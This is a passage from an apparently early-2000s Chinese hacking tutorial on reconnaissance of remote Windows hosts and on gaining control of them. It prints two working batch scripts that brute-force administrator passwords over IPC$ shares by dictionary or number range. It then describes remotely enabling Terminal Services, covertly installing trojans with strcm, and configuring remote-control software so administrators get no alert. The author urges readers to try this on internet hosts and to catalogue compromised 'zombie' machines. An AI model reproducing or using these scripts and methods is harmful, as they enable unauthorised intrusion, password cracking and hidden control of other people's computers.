由此，我们知道 192.168.0.1 有主机活动。在一般情况下，还可通过返回的 TTL 值大小，粗略判断目标主机的系统类型是 Windows 系列还是 UNIX/Linux 系列。一般的 Windows 系统返回的 TTL 值在 100-130 之间，而 UNIX/Linux 返回的 TTL 值在 240-255 之间。当然，TTL 值在对方的主机里是可以修改的，Windows 系统可通过修改注册表的以下键值实现：

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\DefaultTTL]

3．获取主机名

用 ping a 192.168.0.1 命令，得到：

```
Pinging JFSERVER [192.168.0.1] with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time<10ms TTL=128
Reply from 192.168.0.1: bytes=32 time<10ms TTL=128
Reply from 192.168.0.1: bytes=32 time<10ms TTL=128
Reply from 192.168.0.1: bytes=32 time<10ms TTL=128
Ping statistics for 192.168.0.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```




图 6

```
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms
```

由此可知道，192.168.0.1 的主机名是 JFSERVER（图6）。

4. 获取路由信息：

用 C:\>tracert 218.155.4.173 命令得到如下信息：

```
Tracing route to 218.155.4.173 over a maximum of 30 hops

1   <10 ms   <10 ms   <10 ms   JFSERVER [192.168.0.1]
2     *        *        *      Request timed out.
3    20 ms    20 ms    20 ms   211.90.30.53
4    50 ms    40 ms    50 ms   211.90.10.241
5    30 ms    30 ms    30 ms   211.94.44.41
6   160 ms   150 ms   181 ms   211.94.42.1
7   191 ms   200 ms   190 ms   211.94.39.82
8   230 ms   241 ms   260 ms   211.94.39.254
9   290 ms   250 ms   231 ms   218.145.63.140
10  491 ms   471 ms   500 ms   203.234.255.214
11  270 ms   260 ms   251 ms   220.73.167.70
12  190 ms   190 ms   200 ms   218.145.32.86
13  220 ms   230 ms   241 ms   218.145.35.2
14  521 ms   551 ms   530 ms   61.83.146.35
15  241 ms   260 ms   250 ms   218.155.4.173

Trace complete.
```

从上面可知道，从我的计算机到 218.155.4.173 一共通过了 192.168.0.1、211.90.30.53、211.90.10.241、211.94.44.41、211.94.42.1 等15个路由。

如果一台主机的136到139其中一个端口开了（netbios），就要用 nbtstat 命令得到用户，得到用户名后就可猜测密码了。例如比较简单的密码是密码和用户名一致。都试一下，不行就暴力破解！

现在网上很多机子都开了这些端口的，你可以试试。下面是我用 C:\>nbtstat -a 192.168.0.161 命令得到的结果：

```
本地连接:
Node IpAddress: [192.168.0.155] Scope Id: []

NetBIOS Remote Machine Name Table

Name              Type          Status
---------------------------------------------
FHJ               <00>  UNIQUE   Registered
WORKGROUP         <00>  GROUP    Registered
FHJ               <20>  UNIQUE   Registered
FHJ               <03>  UNIQUE   Registered
WORKGROUP         <1E>  GROUP    Registered
SHANGLIN          <03>  UNIQUE   Registered
MAC Address = 00-E0-4C-E7-74-4F
```

当然，一般的 Win2000 主机都有默认的管理员帐户 administrator，往往弱口令就出现在这个帐户上！

5. 不用工具破解远程主机的密码

不用工具就可知道远程主机的信息，那么不用工具能破解远程主机的密码吗？下面我介绍一种在 DOS 下破解密码的办法！

将下面文件存为 pass.bat：

```
@echo off
echo --------------------------->>c:\pass.txt
echo ---------------------------- >>c:\pass.txt
date /t >>c:\pass.txt
time /t >>c:\pass.txt
echo 破解结果: >>c:\pass.txt
if "%6"=="ok" goto shit2
:shit1
start "正在破解" /min cmd /c for /f %%i in (%1) do call go.bat %2 "%%i" %3
goto quit
:shit2
start "正在破解" /min cmd /c for /l %%i in (%1,%2,%3) do call go.bat %4 "%%i" %5
:quit
```

将下面文件存为 go.bat：

```
net use \\%1\ipc$ %2 /user:"%3"
goto answer%ERRORLEVEL%
(注: rem %ERRORLEVEL% 表示取前一命令执行返回结果, net use 成功返回0, 失败返回2 )
:answer0
echo 远程主机: "%1" >>c:\pass.txt
echo 用 户: "%3" >>c:\pass.txt
echo 密 码: %2 >>c:\pass.txt
net use \\%1\ipc$ /delet
exit
:answer2
```

将 pass.bat 与 go.bat 存放于 system32 中，用法如下：

（1）如果用字典破解：pass.bat、字典文件路径及名称、主机、用户名。

pass c:/password.txt 192.168.0.1 administrator

（2）如果用数字破解：pass.bat、起始数、步长、结束数、主机、用户名 ok

pass 12345 1 1234567 administrator ok

密码破解出来后，存放于 c:\pass.txt 文件里。用这个方法在局域网里破解密码还挺快的，远程破解的速度一般。

LOOK 注意 字典文件别太大，如果太大就很容易死机。这个东西适合在肉鸡上使用，文件较小且不需安装！（光盘里有 pass.bat 和 go.bat）

不管用什么方法扫描主机，目的是为了得到远程主机的信息。有很多时候可直接得到密码。扫的次数多了，得到密码的主机也就多了。多了管理就比较麻烦，所以，我建议大家把得到密码的主机进行分类。可按国家、网速、稳定性来分。每台主机最好都

注名主机的地理位置、密码是，自己在什么目录下藏有工具。虽然这样做好像很麻烦，但等你手上的肉鸡多了，就会觉得那样做让你使用起来方便不少。为了方便扫描，你可准备一个全球IP分配列表。当然一个好的密码字典也是很需要的！你可别问我要字典啊，我很少扫肉鸡的，所以就不需要好字典了！网上字典工具有很多，你可自行去下载！

远程登陆篇

登陆主机的方式多种多样。但由于权限、主机服务类型不一样，而使用不同的登陆方法。大家都希望控制远程主机能像操作自己的计算机一样，但只有部分主机能实现这样的功能。下面我就介绍几种远程控制方法。

远程终端对大家来说应该不会陌生，假如主机开了3389（远程终端服务），我们就可用连接工具进行登陆。Window XP有这个工具，其他操作系统可自己安装。有些网站还提供了网页形式的远程终端登陆器，如：http://www.d8boy.com/3389/3389.htm。因此，你不需要安装软件也可登陆远程主机了。当然，远程主机必须开了远程终端服务，并且你要有那主机的用户名和密码。如果该主机没有开远程终端服务，那我们怎么控制他的主机啊？放心了，只要你有用户名和密码（管理员权限），远程控制一般都是可实现的！

1. 对于Windows 2000 Sever

由于Windows 2000 Sever都有远程终端程序，只是有些主机没有开启这个服务罢了。如果你有管理员权限，就可远程开启终端服务。下面我就介绍两种远程开终端服务的方法。

（1）通过修改注册表

先和主机建立连接（图7），这里当然需要有管理员的权限！




图7

点击“开始→运行”，在随之弹出的窗口中键入“regedit”，打开注册表编辑器。点击“文件→连接网络注册表”。在计算机名那儿填上远程主机的IP地址，点“确定”就可连接主机的注册表了！如图8所示。




图8

然后，我们在远程主机的注册表里找到这里：HKEY_LOCAL_MACHINE\System\Currentcontrolset\Control\Terminal server\Winstations\Rdp-tcp\fEnableWinStation，将“fEnableWinStation”的值由0改为1（图9）。

点击“确定”，断开远程注册表。等下一次远程主机重启后，我们就可用远程终端登陆主机了！




图9

（2）利用3389.vbe

运行CMD，命令如下：

```
cscript 3389.vbe 192.168.0.1 administrator "" 3389 /fr
```

上面的命令应该可以看清楚吧？“cscript 3389.vbe”命令，后面的是IP，然后是管理员帐户，接着是密码，因为192.168.0.1这台服务器的管理员密码是空的，那就用双引号表示为空，再后面是终端服务的端口，你可任意设置终端的端口，/fr是重启命令（强制重启，你也可以/r，这是普通重启）。

因为终端服务器只在Win2000 server以上的版本（包括server）才有，PRO当然是不行的，3389.vbe可以检测服务器的版本，如果是PRO的，则提示你退出安装！

如果一切顺利，过会儿，我们就可连接到终端。我们可以ping它，看是否重启。

```
ping 192.168.0.1-t
```

安装后用连接工具连接终端（光盘里有3389.vbe）！

2. Windows 2000 pro

因为pro没有自身携带远程终端服务，所以，我们不可能用远程终端连接器登陆主机，得依靠别的远程控制软件。能进行远程控制的软件有很多，如木马，也有些“合法”的软件。常用的还有PCanywhere、VNC。在X档案的2003年第4期，我介绍了远程图形控制软件VNC的用法，那东西对菜鸟来说还是比较实用的！你不防去看看那篇文章。

近日，我用来做Web服务器的肉鸡，用远程终端竟然上不去，而且给它装了VNC也连不上。最近针对IIS5漏洞的攻击使我好怕怕，还好我在网上闲逛时找到了一款不错的远程控制软件——Remote-Anything。只可惜是E文版的，不过我对其进行了简单的汉化（我第一次汉化软件噢），希望能方便大家的使用。用了它，终于解决了我的烦恼。现在的杀毒软件还不能查杀这个远程控制软件的服务端，而且服务端很小，只有80多K。详细使用方法你可参考本刊2003年第4期的《远程窃屏木马——Remote anything》一文。

但我在给某些主机远程安装服务端时，虽然已经用at命令让它在指定时间运行服务端程序，但过了那时间，用客户端却怎么也连不上。后来给它安了VNC，上去一看，结果发现那东西根本没有运行。我仔细检查了刚才的命令，并没有发现有什么错误。现在还不知道是为什么？希望哪位大虾能指点一下。不过，当时我想起了strcm，VNC就是靠它来完成远程安装的。那是不是可以用它来远程安装Slave呢？说还不如做，我试了试，结果让我很兴奋。利用strcm完全可以远程安装Slave，而且它也可用来远程安装其他东东。下面我就简单介绍一下使用方法。

假如我们要安装一个软件——server.exe，附属的文件还有a.dll。我们先用记事本打开vnc.rcm，然后对以下几个地方进行修改，见图10。




图10


设置完以后另存为server.rcm，然后，把你要安装的木马（server.exe和a.dll）放到strcm文件夹里。OK！这样就可利用strcm远程安装木马了。怎么远程安装不需要我介绍了吧！你可以参考上一期介绍VNC的文章。不过，在安装这个软件时，点击“查找”，选择的不是“vnc.rcm”，而是“server.rcm”。另外，在安装完server.exe时，它会提示说连不上远程主机，那没有关系，因为连接我们安装的server.exe用的不是vncviewer.exe。你不用管它，马上就可以用和server对应的连接工具连接主机。我试了用它安装好几种木马，结果除了几台装有杀毒软件的主机外，其余的基本都成功。

注意：在安装时要关闭本地的杀毒软件。

不知道大家对DameWare NT Utilities是否熟悉。那是款功能强大的远程控制软件，而且有完全汉化的版本。这对于我们菜鸟来说，的确是个福音。它有很多功能和Remote-Anything差不多，不过各有各的优点。它是款傻瓜式的远程控制软件，而且使用和安装都很容易。下面，我就简单给大家介绍一下DameWare NT Utilities的用法。

准备工作：安装软件、汉化软件、注册软件。这些东西应该很容易的，不需要我告诉你了吧！

安装完成后，运行DameWare Mini Remote Control，如图11。


图11

填上主机IP地址、用户名（管理权限）和密码，然后按连接。如果你想保存主机资料，以方便下次连接，就在“记住安全证书”前打勾。

接下来，软件要对远程主机进行一些检测。我们慢慢等吧！过一会儿它会弹出一个对话框（图12）。

由于远程主机还没有安装服务端，它提示你是否立即安装。此时，我们先别忙着点“确定”。先来配置一下服务端吧！

点击安装选项。这里，我们主要对连接后在远程主机的提示图标进行设置。我们在使用Remote-Anything时，最烦恼的是给主机运行服务端后，会在状态栏里出现一个小图标，这个东西很容易被网管发现。不过，通过给DameWare NT Utilities的服务端进行设置后，DameWare NT Utilities安装的服务端就不会再出现小图标了！而且连上主机时，它也不再提示网管已经有人连上主机的消息！

